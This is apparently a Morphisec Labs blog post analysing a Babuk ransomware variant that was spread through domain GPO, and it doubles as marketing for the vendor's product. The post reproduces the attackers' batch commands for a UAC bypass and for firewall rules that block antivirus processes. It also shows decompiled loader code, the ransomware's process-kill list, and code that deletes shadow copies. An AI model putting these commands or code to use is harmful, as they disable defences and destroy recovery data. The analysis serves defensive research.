New Babuk Ransomware Found in Major Attack

By Morphisec Labs

Archived: 2026-04-05 19:39:37 UTC

During November, Morphisec identified a brand-new variant of Babuk ransomware while investigating a customer's prevention event. Babuk was first discovered at the beginning of 2021, when it began targeting businesses to steal and encrypt data in double-extortion attacks. Later in the year, a threat actor leaked the complete source code for Babuk on a Russian-speaking hacking forum.

Now threat actors have combined Babuk's leaked source code with open-source evasive software and side loading techniques to create a variant previously unseen in the wild. During the same month, Trend Micro released details about a similar ransomware, mistakenly attributing it to WannaRen and naming the ransomware after the targeted company's name. This time attackers used a new Babuk strain to target a large manufacturing company with more than 10,000 workstations and server devices.

The attackers had network access for two weeks of full reconnaissance prior to launching their attack. They have compromised the company's domain controller and used it to distribute ransomware to all devices within the organization through GPO. At this time, we won't publish details about the full attack chain due to an ongoing investigation. Instead, we will dive into the ransomware itself.

Technical Analysis

Deployment

Before starting mass infection in the domain, the attacker deploys the following malware files in the domain controller:

- `<file>.bat` a BAT script responsible for checking the existence of security solutions and starting the execution of a Microsoft installer (`.msi`)
- `<file>.msi` we discuss this installer in more detail below

The attacker uses the domain controller's *NETLOGON* folder—a shared folder holding the Group Policy login script files. This ensures the .bat file executes throughout the whole domain.

Execution

The msi installer contains four files:

- `SapphireIMSClient.exe` under the hood, this executable is NTSD.exe—a Symbolic Debugger tool for Windows. It's a legitimate tool that's vulnerable to DLL side-loading:

CompanyName	Microsoft Corporation
FileDescription	Symbolic Debugger for Windows
FileVersion	6.12.0002.633 (debuggers(dbg).100201-1203)
InternalName	NTSD.Exe
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	**NTSD.Exe**
ProductName	Debugging Tools for Windows(R)
ProductVersion	6.12.0002.633

- `dbgeng.dll` the main malware component, it impersonates a legitimate DLL used by `NTSD.exe` and exploits the DLL side-loading vulnerability.
- Two encrypted files `sc.ocs` and `config.ocs`

The `.bat` file will:

- Setup a UAC bypass in the registry

```
@reg>nul 2>nul add "HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers" /v "C:\Users\Public\SapphireIMSClient\SapphireIMSClient.exe" /t REG_SZ /d "RUNASADMIN" /f
@reg>nul 2>nul add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers" /v "C:\Users\Public\SapphireIMSClient\SapphireIMSClient.exe" /t REG_SZ /d "RUNASADMIN" /f
@reg>nul 2>nul add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
@reg>nul 2>nul add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLinkedConnections /t REG_DWORD /d 1 /f
```

- Check for security solutions and block communication to them by adding new firewall rules

```
if exist "%ProgramFiles(x86)%\Trend Micro\OfficeScan Client\" (
@netsh>nul 2>nul advfirewall firewall add rule name="XGNtrtscan" dir=out action=block program="%ProgramFiles(x86)%\Trend Micro\OfficeScan Client\Ntrtscan.exe"
@netsh>nul 2>nul advfirewall firewall add rule name="XGTmCCSF" dir=out action=block program="%ProgramFiles(x86)%\Trend Micro\OfficeScan Client\TmCCSF.exe"
@netsh>nul 2>nul advfirewall firewall add rule name="XGTmListen" dir=out action=block program="%ProgramFiles(x86)%\Trend Micro\OfficeScan Client\TmListen.exe"
@netsh>nul 2>nul advfirewall firewall add rule name="XGTmProxy" dir=out action=block program="%ProgramFiles(x86)%\Trend Micro\OfficeScan Client\TmProxy.exe"
```

- Execute the installer responsible for unpacking files into the `C:UsersPublicSapphireIMSClient` folder

After that, the `.bat` executes the following command line:
`C:UsersPublicSapphireIMSClientSapphireIMSClient.exe C:UsersPublicSapphireIMSClientsc.ocs C:UsersPublicSapphireIMSClientconfig.ocs`

```
:INSTALLED
if exist %ntsd% (
    if exist %dbgeng% (
        if exist %scico% (
            if exist %configico% (
                call "%ntsd%" "%scico%" "%configico%"
            )
        )
    )
)
```

Injecting Open-Source Tools Into Legitimate DLL

As noted, the `NTDS.exe` (`SapphireIMSClient.exe`) is a legitimate executable that loads a known core DLL named `dbgeng.dll` without validating its path. The attacker drops the malicious DLL in the same directory with the same name. This leads to the execution of the legitimate Microsoft signed process. Attackers were also previously using vulnerable Word Office applications. Our current assumption is that they're targeting Microsoft signed applications as this dramatically reduces machine learning thresholds for suspicious classification. (No vendor wants to kill Microsoft processes.)

The malicious code in `dbgeng.dll` has two responsibilities:

1. Reading the `.ocs` files into memory
   A) `sc.ocs` an encrypted shellcode—the actual reflective loader of the final payload
   B) `config.ocs` an encrypted binary—the final payload

2. Executing the next stage


The first task is done in a new thread, as seen in the following snippet:

```
DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
{
  const WCHAR *v1; // eax
  LPWSTR *v2; // eax
  const WCHAR *sc_ocs; // ecx
  const WCHAR *config_ocs; // eax
  int v5; // esi
  int pNumArgs; // [esp+Ch] [ebp-13Ch] BYREF
  __int128 v8[3]; // [esp+10h] [ebp-138h] BYREF

  pNumArgs = 0;
  v1 = GetCommandLineW();
  v2 = CommandLineToArgvW(v1, &pNumArgs);
  sc_ocs = v2[1];
  config_ocs = v2[2];
  G_parameter_1_sc_ocs = (int)sc_ocs;
  G_parameter_2_config_ocs = config_ocs;
  if ( !mw_read_file_to_buffer(sc_ocs, &G_sc_ocs_Buffer, (int)&G_sc_ocs_BufferSize)
    && !mw_read_file_to_buffer(G_parameter_2_config_ocs, &G_config_ocs_Buffer, (int)&G_config_ocs_BufferSize) )
  {
    v5 = *(_DWORD *)G_sc_ocs_Buffer;
    memset(v8, 0, sizeof(v8));
    LODWORD(v8[0]) = v5;
    v8[2] = v8[0];
    mw_decrypt(G_sc_ocs_Buffer + 4, G_sc_ocs_BufferSize - 4);
  }
  return 0;
}
```

The malware reads the `.ocs` file paths from the command line parameters delivered during the execution of the Microsoft application and decrypts the content.

Although this logic is widely available online, there's high similarity between the code in the DLL and the code in the open-source project: pe-loader (`https://github.com/polycone/pe-loader/blob/master/loader/src/system/system.cpp`).



As mentioned, the execution is divided into two routines. The first, denoted by the figure above, is located in the DLL loading routine, and is responsible for reading the `.ocs` files and decrypting the `sc.ocs` file (i.e., the shellcode). The second routine is the `DebugCreate` exported function. It starts with a long `Sleep` , waiting for the reading task to end, before moving on.

Inside `DebugCreate` the malware adjusts the protection permissions to `RWX` , decrypts the payload, and transfers the execution to the decrypted shellcode:

```
mw_decrypt(v8, G_config_ocs_Buffer, G_config_ocs_BufferSize);
params[1] = G_config_ocs_Buffer;
params[2] = G_config_ocs_BufferSize;
result = (&G_sc_ocs_Buffer->ShellcodeAddress)(&params[1]);
```

Reflective Loader Shellcode

The shellcode acts as a reflective loader. The code was first published by Stephen Fewer (`https://github.com/stephenfewer`) but we noticed modifications. There are dozens of implementations and modifications to the original technique but digging deeper revealed a high correlation between the shellcode used by the attacker and the following GitHub project: malisal/loaders/pe.c (`https://github.com/malisal/loaders/blob/master/pe/pe.c`)

Shellcode

```
optional_header = this->PE_OptionalHeader_0x40;
tls_directory = optional_header->DataDirectory[IMAGE_DIRECTORY_ENTRY_TLS].VirtualAddress;
if ( tls_directory )
{
  ptr_callbacks = *(&tls_directory->AddressOfCallBacks + this->PE_Struct->AllocatedAddress);
  if ( ptr_callbacks )
  {
    callback = *ptr_callbacks;
    if ( *ptr_callbacks )
    {
      do
      {
        ++ptr_callbacks;
        callback(this->PE_BaseAddress, 0, 0);
        callback = *ptr_callbacks;
      }
      while ( *ptr_callbacks );
      optional_header = this->PE_OptionalHeader_0x40;
    }
  }
}
```

malisal/loaders/pe/pe.c

```
//
// Call TLS callback functions, if any
//
if(nh->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_TLS].Size)
{
   PIMAGE_TLS_DIRECTORY tls = (PIMAGE_TLS_DIRECTORY)(uiBaseAddress + nh->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_TLS].VirtualAddress);
   PIMAGE_TLS_CALLBACK *callback = (PIMAGE_TLS_CALLBACK *) tls->AddressOfCallBacks;

   while(*callback)
   {
      (*callback)((LPVOID) uiBaseAddress, DLL_PROCESS_ATTACH, NULL);
      callback++;
   }
}
```

The attacker edited some functions, such as the Windows API hashing function, but the overall structure and code flow is the same. It looks like the attacker took “inspiration” from the open-source project.

Final Payload: Modified Babuk Ransomware

The final payload was Babuk ransomware compiled from the source code leaked last year: Hildaboo/BabukRansomwareSourceCode (`https://github.com/Hildaboo/BabukRansomwareSourceCode`)

With the following list of processes to stop:

“sql.exe” “dbeng50.exe”

“oracle.exe” “sqbcoreservice.exe”

“ocssd.exe” “excel.exe”

“dbsnmp.exe” “infopath.exe”

“synctime.exe” “msaccess.exe”

“agntsvc.exe” “mspub.exe”

“isqlplussvc.exe” “onenote.exe”

“xfssvccon.exe” “outlook.exe”

“mydesktopservice.exe” “powerpnt.exe”

“ocautoupds.exe” “steam.exe”

“encsvc.exe” “thebat.exe”

“firefox.exe” “thunderbird.exe”

“tbirdconfig.exe” “visio.exe”

“mydesktopqos.exe” “winword.exe”


“ocomm.exe” “wordpad.exe”

“dbeng50.exe” “notepad.exe”

Similarities

- **Code structure**: the overall execution flow and code structure correlates to that presented by Babuk ransomware
- **Same encryption algorithm**: one of the most characterizing functions of any ransomware is the encryption method. We verified that the payload in our case matches the one in the Babuk source-code
- **Configuration**: the configuration and usage of the original and variant overlaps

The below screenshot shows how certain code blocks match between the source-code and the de-compilation.



Note: the compiler does its magic in some cases, which can lead to different code positioning and code reduction.

Modifications

We noticed the shadow copy deletion routine is different from that present in the source-code.

Babuk Ransomware

The leaked Babuk source-code shows Shadow Copies deleted by creating new `cmd.exe` processes will execute the `vssadmin.exe` utility:

```
void _remove_shadows() {
    PVOID oldValue = 0;

    if (IsWow64()) {
        typedef BOOL(WINAPI* fnc)(PVOID*);
        HMODULE lib = LoadLibraryA("kernel32.dll");
        FARPROC addr = GetProcAddress(lib, "Wow64DisableWow64FsRedirection");
        if (addr) ((fnc)addr)(&oldValue);
    }

    ShellExecuteW(0, L"open", L"cmd.exe", L"/c vssadmin.exe delete shadows /all /quiet", 0, SW_HIDE);

    if (IsWow64()) {
        typedef BOOL(WINAPI* fnc)(PVOID);
        HMODULE lib = LoadLibraryA("kernel32.dll");
        FARPROC addr = GetProcAddress(lib, "Wow64RevertWow64FsRedirection");
        if (addr) ((fnc)addr)(oldValue);
    }
}
```

Modified Babuk Ransomware: The Final Payload Used

The malware iterates over the available Shadow Copies by using *COM* objects that execute *WMI* queries. The code snippet below shows how the malware executes a *WMI* query to get each Shadow Copy's ID, and then using *COM*, deletes each Shadow Copy by its ID.

```
str_WQL = SysAllocString(L"WQL");
str_WQL_query = SysAllocString(L"SELECT * FROM Win32_ShadowCopy");
ppEnum = 0;
if ( ppNamespace->lpVtbl->ExecQuery(ppNamespace, str_WQL, str_WQL_query, 0x30, 0) >= 0 )
{
  current = ppEnum;
  apObjects = 0;
  for ( i = 0; ppEnum; current = ppEnum )
  {
    current->lpVtbl->Next(current, -1, 1, &apObjects, &i);
    if ( !i )
      break;
    apObjects->lpVtbl->Get(apObjects, L"ID", 0, &pvarg, 0, 0);
    wsprintfW(instance_query, L"Win32_ShadowCopy.ID='%s'", pvarg.lVal);
    ppNamespace->lpVtbl->DeleteInstance(ppNamespace, instance_query, 0, 0, 0);
    VariantClear(&pvarg);
    apObjects->lpVtbl->Release(apObjects);
  }
```

It's worth noting that malware such as BlackMatter and Conti ransomware have exhibited similar behavior.

Why Defending Against Babuk Ransomware is So Hard

Modern NGAV, EPP, and EDR/XDR have limited visibility into runtime. They're usually restricted to the use of hooking and/or event tracing for Windows (ETW). Assuming hooks and ETW aren't tampered with, they're just a drop in the ocean of an application's lifetime execution activities. This means if an application was loaded successfully, most of the time security monitoring solutions will stay blind to the execution of the application until a significant impact is visible on the system.

The application's virtualized runtime address space is much larger than a single file. Therefore, applying a traditional scanning approach during application execution is a lost battle. Furthermore, such scanning significantly degrades usability and must be minimized as much as possible.

Attackers know these weaknesses of monitoring and scanning solutions and strive to maintain stealth within the memory of an application. This applies to this new Babuk variant, which implements side-loading, executes within legitimate applications, and implements reflective loading functionality to hide the rest of the execution steps. The attackers implement similar evasion techniques to their initial access and lateral movement steps, which we will describe in the next blog.

Moving Target Defense Technology

Because these threats are highly evasive and exist primarily in device memory, no level of NGAV or best-of-breed EDR can reliably detect and stop them. Morphisec's revolutionary, patented Automated Moving Target Defense (MTD) technology is an industry-leading solution that stops undetectable attacks. It provides an ultra-lightweight, highly effective defensive against in-memory attacks.

MTD morphs the runtime memory environment in an unpredictable manner to hide application and operating system targets from adversaries, providing true ransomware prevention. This leads to a dramatically reduced attack surface that makes targets impossible to find. MTD presents decoys to fool and trap threats without affecting usability. It blocks and exposes attackers relying on the invisibility of dynamic execution in-memory.

By morphing device memory during runtime, Morphisec's MTD augments an organization's existing security stack to stop and attribute fileless attacks that are otherwise impossible to detect.

Results of the Attack

The company used a next generation anti-virus (NGAV) solution and Morphisec with anti-ransomware to defend their endpoints. The ransomware evaded the NGAV on the company's endpoints, but Morphisec's Moving Target Defense (MTD) technology stopped the attack, preventing any damage.

Market-leading EDRs like CrowdStrike and SentinelOne were not able to prevent the new Babuk variant at the time of the attack. SentinelOne updated its signatures to detect the encrypted shellcode parameter 72 hours after the ransomware was uploaded to an open repository, and CrowdStrike has also now updated its detection.

As this new variant of Babuk ransomware shows, MTD delivers unparalleled protection against unknown and in-memory attacks. To learn more, watch for Morphisec's virtual event to hear Morphisec threat research experts share **exclusive details about the attack,** including:

- Further technical analysis of the ransomware, including the differences between the original Babuk ransomware and the new variant
- More detail on the techniques the ransomware uses to evade NGAV, EPP, and EDR solutions
- Recommendations for adjusting your security posture to protect against the new threat
- Plus we take selected questions about the ransomware

Watch now: *Threat Alert: New Babuk Ransomware Variant Discovered*.

To protect the privacy of the affected company, Morphisec is not currently releasing the indicators of compromise (IOCs) publicly. To request the IOCs, please email Morphisec CTO Michael Gorelik.

About the author

Morphisec Labs

Morphisec Labs continuously researches threats to improve defenses and share insight with the broader cyber community. The team engages in ongoing cooperation with leading researchers across the cybersecurity spectrum and is dedicated to fostering collaboration, data sharing and offering investigative assistance.
